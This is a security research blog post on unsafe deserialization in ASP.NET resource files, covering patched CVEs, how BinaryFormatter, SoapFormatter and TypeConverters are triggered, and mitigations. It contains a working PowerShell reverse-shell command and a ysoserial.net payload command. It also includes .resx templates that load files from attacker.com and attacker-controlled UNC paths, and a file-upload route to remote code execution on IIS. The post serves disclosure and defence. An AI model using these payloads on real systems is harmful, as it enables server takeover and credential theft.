Published date: 02 August 2018, **Written by:** Soroush Dalili (@irsdl)

ASP.NET resource files (.RESX) and deserialization issues

Resource files in ASP.NET applications are normally used for localisation. They can be used to store user interface objects or strings that can be painlessly translated into other languages [1]. These resource files use the `.resx` extension. A `.resx` file can also be compiled to be consumed by an application; in this case, it uses the `.resources` extension.

These resource files are in XML format but they can contain serialized objects. Binary objects can be serialized and stored in base64 encoded format within the `.resx` files. Resources support `BinaryFormatter`, `SoapFormatter`, and `TypeConverters`, which can all be abused to deserialize unsafe objects or to load external files. More information from Microsoft about the resource files can be read online [2][3].


Although deserialization issues within `.resx` files have been mentioned in the past [4], I am not aware that it has ever been discussed in detail. This blog post therefore aims to discuss this attack vector in more detail to increase awareness of it.

The identified issues used during this research were inspired by the whitepaper written by Alvaro Muñoz and Oleksandr Mirosh, Friday the 13th JSON Attacks [5].

1.1 Patches and remaining issues

I originally reported a number of deserialization issues within the resource files (`.resx` and `.resources`) to Microsoft in January 2018. In July 2018 [6], Microsoft issued multiple patches (CVE-2018-8172, CVE-2018-8172, and CVE-2018-8300) for a number of products such as SharePoint and Visual Studio that were previously handling resource files unsafely [7].

<GIF VIDEO FILE: https://www.nccgroup.trust/globalassets/newsroom/uk/blog/images/2018/08/video-visualstudio.gif>



Since the July 2018 patch, `.resx` and `.resources` files that have the Mark of the Web (MOTW) [8] cannot be opened directly in Visual Studio. The `resgen.exe` tool [9] also shows an error when MOTW is in place while the `winres.exe` tool [10] shows a warning message at all times. It should be noted that resource files that are extracted from compressed files or downloaded by browsers other than IE or Edge might not have the MOTW and should be handled with care.

The `System.Resources` namespace documentation in Microsoft Developer Network (MSDN) [11] has also been updated to include the following security note for the `ResourceManager`, `ResourceReader`, and `ResourceSet` methods:

"*Calling methods in this class with untrusted data is a security risk. Call the methods in the class only with trusted data. For more information, see Untrusted Data Security Risks*".

It should be noted that the behaviour of the `System.Resources` methods has not been changed. As a result, all applications that use ASP.NET libraries to read, compile, or decompile resource files (see [12] and [13] for examples) can be potentially vulnerable if they accept user-provided resources.

1.2 How is System.Resources namespace affected?

As serialized object types within the resource files cannot be determined in advance, there is no protection against code execution via unsafe deserialization. Although some of the methods can be secured when `BinaryFormatter` is used, it will not be sufficient to prevent all the attacks as `SoapFormatter` or `TypeConverters` can be used as alternatives.

Resource files can also be used to point at local files or shared resources using UNC paths. This can lead to a minor issue of file enumeration or SMB hash hijacking when these files are processed. The risk of SMB hash hijacking can be higher when client-side tools are being targeted.

As `.resx` files are based on XML, customised parsers could potentially be vulnerable to XML External Entity (XXE) attacks when reading the resource files using normal XML libraries. By default however, the `ResXResourceReader` class uses `XmlTextReader` that does not process the Document Type Definition (DTD) part.

1.2.1 Technical details

Objects can be deserialized within the resources using the `mimetype` attribute of the `data` and `metadata` tags. Additionally, the `type` attribute can be used to deserialize an object using `TypeConverters`.

BinaryFormatter and SoapFormatter deserialization

An object within a resource file is deserialized with `BinaryFormatter` (`System.Runtime.Serialization.Formatters.Binary.BinaryFormatter`) when:

- The `mimetype` attribute is provided with an empty value for the `data` tag, or;
- The `mimetype` attribute is one of the following for the `data` or `metadata` tags:
  - application/x-microsoft.net.object.binary.base64
  - text/microsoft-urt/psuedoml-serialized/base64
  - text/microsoft-urt/binary-serialized/base64

An object within a resource file is deserialized with `SoapFormatter` (`System.Runtime.Serialization.Formatters.Soap.SoapFormatter`) when:

- The `mimetype` attribute is one of the following for the `data` or `metadata` tags:
  - application/x-microsoft.net.object.soap.base64
  - text/microsoft-urt/soap-serialized/base64

Based on the source code [14], the `SoapFormatter` is not used via `System.Web`. However, this can still be executed by uploading a resource file into the resource folder of an ASP.NET web application.

The ysoserial.net project [15] could be used to generate a payload without prior knowledge of deserialization issues. The following example shows how a `BinaryFormatter` payload with a PowerShell reverse shell could be generated:

```
$command = '$client = New-Object System.Net.Sockets.TCPClient("remote_IP_here",
remote_PORT_here);$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback
= (iex $data 2>&1 | Out-String );$sendback2  =$sendback + "PS " + (pwd).Path + ">
";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.
Length);$stream.Flush()};$client.Close()'

$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)

$encodedCommand = [Convert]::ToBase64String($bytes)
```

```
./ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c
"powershell.exe -encodedCommand $encodedCommand"
```

The generated payload could then be used in a resource file as shown below:

```
[Resource file default scheme and headers redacted]

<data name="test1_BinaryFormatter" mimetype="application/x-
microsoft.net.object.binary.base64">
 <value>[BinaryFormatter payload goes here without the square brackets]</value>
</data>
```

Deserialization via TypeConverters

Resource files used `TypeConverters` in a number of scenarios. However, the supported type, that was checked using the `CanConvertFrom` method, was also important. An attacker could execute code using the `ConvertFrom` method by finding suitable class files. More information about these attacks can be read in the whitepaper, Friday the 13th JSON Attacks [5].

The following scenarios show the usage of `TypeConverters` in resource files with a fully qualified assembly name as the type attribute:

- When `application/x-microsoft.net.object.bytearray.base64` is in `mimetype`:

  ```
  <data name="test1" mimetype="application/x-
  microsoft.net.object.bytearray.base64" type="A Fully Qualified Assembly
  Name Here"><value>Base64 ByteArray Payload Here</value></data>
  ```

  It requires a class file that accepts the `byte[]` type in `CanConvertFrom`.

- Or, when the `mimetype` attribute is not available and the `type` attribute is not null and does not contain the `System.Byte[]` and `mscorlib` strings:

  ```
  <data name="test1" type="A Fully Qualified Assembly Name Here">
      <value>String Payload Here</value>
  </data>
  ```

  It requires a class file that accepts the `String` type in `CanConvertFrom`.

- Or, an external file path using the `System.Resources.ResXFileRef` type could be included:

  ```
  <data name="test1" type="System.Resources.ResXFileRef,
  System.Windows.Forms">
      <value>UNC_PATH_HERE; A Fully Qualified Assembly Name Here</value>
  </data>
  ```

  It supported `String`, `Byte[]`, and `MemoryStream` types when getting the type of the fully qualified assembly name. This can be abused to load another resource file that contained malicious serialized objects. This can be useful to bypass potential restrictions on the initial resource files. The following data tag shows an example:

  ```
  <data name="foobar" type="System.Resources.ResXFileRef">
      <value>
        \\attacker.com\payload.resx; System.Resources.ResXResourceSet,
  System.Windows.Forms, Version=4.0.0.0, Culture=neutral,
  PublicKeyToken=b77a5c561934e089
      </value>
    </data>
  ```

  The `ResXFileRef` type can also be used for file enumeration via error messages. SMB hash hijacking was also possible via UNC paths. An example is:

  ```
  <data name="foobar" type="System.Resources.ResXFileRef,
  System.Windows.Forms">
  ```

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/

```
    <value>\\AttackerServer\test\test;System.Byte[], mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089</value>
  </data>
```

1.3 Interesting example: Attacking insecure file uploaders on IIS

In addition to applications that allow users to customise their localisation settings by providing arbitrary resource files, and those that show the resource files in the user interface, file uploaders that have the following specifications are potentially affected as well:

- Files with the `.resx` or `.resources` extension can be uploaded, and;
- Files can be uploaded in an arbitrary folder within the upload folder, and;
- The upload folder is accessible via web, and;
- ASP.NET handlers such as `*.aspx`, `*.ashx`, `*.asmx`, or `*_appservice.axd` have not been disabled on the upload folder.

Uploading a resource file directly on the `App_GlobalResources` or `App_LocalResources` folders can lead to remote code execution. This can affect applications that do not consider the `.resx` or `.resources` extensions to be dangerous and allow their users to upload such files. As the `App_GlobalResources` directory can only be on the root of the application, the `App_LocalResources` folder is more suitable for this attack.

An attacker can upload a malicious resource file (`.resx` or `.resources`) to the `App_LocalResources` folder on the upload folder then call any ASP.NET files (which do not need to exist) from the upload folder to execute arbitrary code.

The `.resx` files could be compiled using the resgen.exe tool to create .resources. It should be noted that the exploit code would be executed during the compilation process as well.

When folders have not been created on an IIS server, attackers might be able to use the `App_LocalResources::$Index_allocation` or `App_LocalResources:$i30:$Index_allocation` trick in filename to create the `App_LocalResources` folder. More information about this technique can be read on OWASP.org [16].

The following tree of files and directories shows an example of a successful file upload:

```
|_ wwwroot
      |_ MyApp
            |_ Userfiles
                  |_ App_LocalResources
                        |_ test.resx
```

Now, by opening the `/MyApp/Usefiles/foobar.aspx` page, it is possible to execute code on the web server. The `test.resx` file can be replaced with its compiled version (`test.resources`). The `foobar.aspx` file does not need to exist on the server.

1.4 Conclusion

Do not trust arbitrary resource files without sufficient validation.

If resource files should be used to include string values, it is recommended to parse the `.resx` file and read the values using a simple XML parser object without processing the DTD part. It is then possible to process the generic type data safely without supporting deserialization, type converters, and file referencing.

In order to secure file uploaders, ensure that ASP.NET extensions are disabled on the upload folders, and use a whitelist validation method without including the `.resx` and `.resources` extensions. More recommendation can be found on OWASP.org [16].

1.5 References:

[1] https://msdn.microsoft.com/en-us/library/ms247246.aspx

https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/august/aspnet-resource-files-resx-and-deserialisation-issues/

[2] https://msdn.microsoft.com/en-us/library/ekyft91f(v=vs.85).aspx

[3] https://docs.microsoft.com/en-us/dotnet/framework/resources/working-with-resx-files-programmatically

[4] https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization

[5] https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

[6] https://portal.msrc.microsoft.com/en-us/security-guidance/acknowledgments

[7] https://www.nccgroup.trust/uk/our-research/technical-advisory-code-execution-by-unsafe-resource-handling-in-multiple-microsoft-products/

[8] https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/ms537628(v=vs.85)

[9] https://docs.microsoft.com/en-us/dotnet/framework/tools/resgen-exe-resource-file-generator

[10] https://docs.microsoft.com/en-us/dotnet/framework/tools/winres-exe-windows-forms-resource-editor

[11] https://msdn.microsoft.com/en-us/library/system.resources(v=vs.110).aspx

[12] https://www.nccgroup.trust/uk/our-research/technical-advisory-code-execution-by-viewing-resource-files-in-net-reflector/

[13] https://github.com/icsharpcode/ILSpy/issues/1196

[14] http://referencesource.microsoft.com/#System.Windows.Forms/winforms/Managed/System/Resources/ResXDataNode.cs,459

[15] https://github.com/pwntester/ysoserial.net

[16] https://www.owasp.org/index.php/Unrestricted_File_Upload